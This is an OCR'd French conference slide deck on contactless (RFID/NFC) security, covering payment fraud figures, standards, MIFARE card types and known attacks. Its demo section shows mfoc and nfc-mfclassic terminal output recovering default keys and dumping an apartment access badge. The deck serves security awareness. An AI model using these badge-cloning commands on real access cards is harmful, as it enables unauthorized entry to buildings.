FLORIAN BATTESTI

FABRICE LABBÉ

TECHNOLOGIES SANS CONTACT, AU PLUS PRÈS DE LA SÉCURITÉ ?

TECH WEEK

KAIZEN

Sommaire

- Périmètre et présentation
- Historique
- Sécurisation
- Compromission
- Démo
- Protections et évolutions

TECH WEEK

KAIZEN

Le sans contact et vous ?

TECH WEEK

KAIZEN

Périmètre

TECH WEEK

KAIZEN

Périmètre


TECH WEEK

KAIZEN

Présentation
RFID vs NFC ?

RFID (Radio Frequency IDentification)


- Large gamme de fréquence
- Portée max théorique ≈ 200m
- Échanges unidirectionnels
- Tags actifs (télépéage : batterie)
  ou passifs (badge d'immeuble : sans batterie)



TECH WEEK


KAIZEN

Présentation
RFID vs NFC ?



RFID (Radio Frequency IDentification)

- Large gamme de fréquence
- Portée max théorique ≈ 200m
- Échanges unidirectionnels
- Tags actifs (télépéage : batterie)
  ou passifs (badge d'immeuble : sans batterie)



NFC (Near Field Communication)

- Une seule fréquence - 13.56 MHz (HF)
- Portée max théorique ≈ 10 cm
- 3 modes de fonctionnement :
  - Emulation (Paiement par smartphone)
  - Lecture / Écriture de tag (CB)
  - Bidirectionnel : P2P (Échange d'infos smartphone)

TECH WEEK
KAIZEN

Sans contact - Cas d’usage

Périmètre

TECH WEEK

KAIZEN

Sans contact - Cas d’usage

Périmètre

TECH WEEK
KAIZEN

Sans contact - Cas d’usage

Périmètre

TECH WEEK
KAIZEN

Sans contact - Cas d’usage

Périmètre

TECH WEEK
KAIZEN

Sans contact - Cas d’usage

Périmètre

TECH WEEK
KAIZEN

Sans contact - Cas d’usage

Périmètre

TECH WEEK

KAIZEN

Sans contact - Cas d’usage

Périmètre

TECH WEEK

KAIZEN

Sans contact - Cas d’usage

Périmètre

TECH WEEK
KAIZEN

Sans contact - Cas d’usage

Périmètre

TECH WEEK
KAIZEN

Paiement sans contact - Les chiffres

2016

- 605 millions de transactions NFC
- 31.5 millions de CB sans contact

Présentation

TECH WEEK

KAIZEN

Paiement sans contact - Les chiffres

2016

- 605 millions de transactions NFC
- 31.5 millions de CB sans contact

2017 :

- 1.2 milliard de transactions NFC
- 66% des CB équipées NFC
- Taux de fraude NFC ≈ 0,02 % des transactions
- Taux de fraude NFC ≈ 1,1 % des fraudes CB
- Mi-2017, fraude NFC **>** chèques UK

Présentation

TECH WEEK

KAIZEN

Paiement sans contact - Les chiffres

2016

- 605 millions de transactions NFC
- 31.5 millions de CB sans contact

2017 :

- 1.2 milliard de transactions NFC
- 66% des CB équipées NFC
- Taux de fraude NFC ≈ 0,02 % des transactions
- Taux de fraude NFC ≈ 1,1 % des fraudes CB
- Mi-2017, fraude NFC **>** chèques UK

2018 :

- 2 milliards de transactions NFC
- 19 millions de smartphones équipés

Présentation

TECH WEEK

KAIZEN

Historique

Historique

Années 1940

Premiers cas d'utilisation

1973

Premier brevet lié à l'identification par radiofréquence

Années 1980

Première commercialisation

Années 1990

Premières normes

1998

Premières CB sans contact

Années 2000

Explosion des cas d'utilisation

2006

Piratage d'implants humains

2012

Début paiement sans contact en France

TECH WEEK

KAIZEN

Sécurisation

Grands principes - Normalisation

- **ISO/IEC 7816-4**
  Cartes à circuits intégrés - Standards

- **EMV**
  Cartes de paiement - Interopérabilité puces & TPE

- **ISO/IEC 14443**
  NFC - Standards protocolaires

- **ISO/IEC 18092**
  NFC - Protocoles et communication entre deux terminaux NFC

- **Recommandations ANSSI**
  Sécurité des technologies dans contact pour le contrôle des accès physiques

Sécurisation

TECH WEEK
KAIZEN

Sécurisation - MIFARE

Classic 1K - 4K

Respect partiel ISO 14443
CRYPTO1 : propriétaire

TECH WEEK
KAIZEN

Sécurisation - MIFARE

Classic 1K - 4K

Respect partiel ISO 14443
CRYPTO1 : propriétaire

SmartMX ProX

Tags passifs à fonctions additionnelles (écriture mémoire)
Calculs cryptographiques rapides (RSA)

TECH WEEK
KAIZEN

Sécurisation - MIFARE

Classic 1K - 4K

Respect partiel ISO 14443
CRYPTO1 : propriétaire

DESFire EV1

OS DESFire
Algorithmes sym. & asym.
DES, AES, PKI, ...

SmartMX ProX

Tags passifs à fonctions additionnelles (écriture mémoire)
Calculs cryptographiques rapides (RSA)

TECH WEEK
KAIZEN

Sécurisation - MIFARE

Classic 1K - 4K

Respect partiel ISO 14443
CRYPTO1 : propriétaire

SmartMX ProX

Tags passifs à fonctions additionnelles (écriture mémoire)
Calculs cryptographiques rapides (RSA)

DESFire EV1

OS DESFire
Algorithmes sym. & asym.
DES, AES, PKI, ...

DESFire EV2

DESFireV1 +
Multi applications

TECH WEEK
KAIZEN

Cartes de paiements

- **Sécurisation des communications**
  - Proximité nécessaire
  - Chiffrement
  - Désactivation possible du NFC


Sécurisation

TECH WEEK
KAIZEN

Cartes de paiements

- **Sécurisation des communications**
  - Proximité nécessaire
  - Chiffrement
  - Désactivation possible du NFC

- **Limitation de la surface d’attaque**
  - Plafond de paiement
  - Nombre de transactions limité




TECH WEEK
KAIZEN


Compromission
TECH
WEEK
KAIZEN

Compromission

MIFARE Classic 1K - Structure



TECH WEEK

KAIZEN

Compromission
MIFARE Classic 1K - Attaques

- Nested Attack
  - PRNG et fonction linéaire
    - Restauration de dump
    - Injection de données hexadécimales
  - Quelques clés suffisent

TECH WEEK
KAIZEN

Compromission
MIFARE Classic 1K - Attaques

- Nested Attack
  - PRNG et fonction linéaire
    - Restauration de dump
    - Injection de données hexadécimales
  - Quelques clés suffisent
- Attaque par Brute Force

TECH WEEK
KAIZEN

Compromission
MIFARE Classic 1K - Attaques

- Nested Attack
  - PRNG et fonction linéaire
    - Restauration de dump
    - Injection de données hexadécimales
  - Quelques clés suffisent
- Attaque par Brute Force
- Doublon d'UID

TECH WEEK
KAIZEN

Compromission
MIFARE Classic 1K - Attaques

- Nested Attack
  - PRNG et fonction linéaire
    - Restauration de dump
    - Injection de données hexadécimales
  - Quelques clés suffisent
- Attaque par Brute Force
- Doublon d'UID
- Injection d'UID

TECH WEEK
KAIZEN

Compromission
Cartes bancaires NFC

- 2011 : Renaud Lifchitz
  Données non chiffrées

TECH WEEK
KAIZEN

Compromission
Cartes bancaires NFC

- 2011 : Renaud Lifchitz
  Données non chiffrées

- Télé-pickpocketing
  Attaque par Brute Force

TECH WEEK
KAIZEN

Compromission
Cartes bancaires NFC

- 2011 : Renaud Lifchitz
  Données non chiffrées

- Télé-pickpocketing
  Attaque par Brute Force

- Eavesdropping

TECH WEEK
KAIZEN

Compromission
Cartes bancaires NFC

- 2011 : Renaud Lifchitz
  Données non chiffrées

- Télé-pickpocketing
  Attaque par Brute Force

- Eavesdropping

- Attaque par relais

TECH WEEK
KAIZEN

Compromission
Cartes bancaires NFC

- 2011 : Renaud Lifchitz
  Données non chiffrées

- Télé-pickpocketing
  Attaque par Brute Force

- Eavesdropping

- Attaque par relais

- ATM Card skimmer

TECH WEEK
KAIZEN

Compromission
Cartes bancaires NFC

- 2011 : Renaud Lifchitz
  Données non chiffrées
- Télé-pickpocketing
  Attaque par Brute Force
- Eavesdropping
- Attaque par relais
- ATM Card skimmer

TECH WEEK
KAIZEN


Démo
TECH
WEEK
KAIZEN

Démo

Exploit badges

TECH WEEK

KAIZEN

Démo

Exploit badges

TECH WEEK

KAIZEN

Démo

Exploit badges

TECH WEEK

KAIZEN


Démo

```
root@kali:~# mfoc -P 500 -O dump_badge_vierge.bin
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
      UID (NFCID1): 16  4e  6e  02
     SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: ffffffffffff] -> [xxxxxxxxxxxxxxxx]
[Key: a0a1a2a3a4a5] -> [xxxxxxxxxxxxxxxx]
[Key: d3f7d3f7d3f7] -> [xxxxxxxxxxxxxxxx]
[Key: 000000000000] -> [xxxxxxxxxxxxxxxx]
[Key: b0b1b2b3b4b5] -> [xxxxxxxxxxxxxxxx]
[Key: 4d3a99c351dd] -> [xxxxxxxxxxxxxxxx]
[Key: 1a982c7e459a] -> [xxxxxxxxxxxxxxxx]
[Key: aabbccddeeff] -> [xxxxxxxxxxxxxxxx]
[Key: 714c5c886e97] -> [xxxxxxxxxxxxxxxx]
[Key: 587ee5f9350f] -> [xxxxxxxxxxxxxxxx]
[Key: a0478cc39091] -> [xxxxxxxxxxxxxxxx]
[Key: 533cb6c723f6] -> [xxxxxxxxxxxxxxxx]
[Key: 8fd0a4f256e9] -> [xxxxxxxxxxxxxxxx]
```

TECH WEEK

KAIZEN

Démo



TECH WEEK

KAIZEN

Démo

```
root@kali:/# nfc-mfclassic R a dump_badge_appartement.bin dump_badge_appartement.bin f
NFC reader: ACS / ACR122U PICC Interface opened
Found MIFARE Classic card:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
       UID (NFCID1): 5d  dc  21  d1
      SAK (SEL_RES): 08
Guessing size: seems to be a 1024-byte card
Sent bits:     50  00  57  cd
Sent bits:     40 (7 bits)
Received bits: a (4 bits)
Sent bits:     43
Received bits: 0a
Reading out 64 blocks |................................................................|
Done, 64 of 64 blocks read.
Writing data to file: dump_badge_appartement.bin ...Done.
```

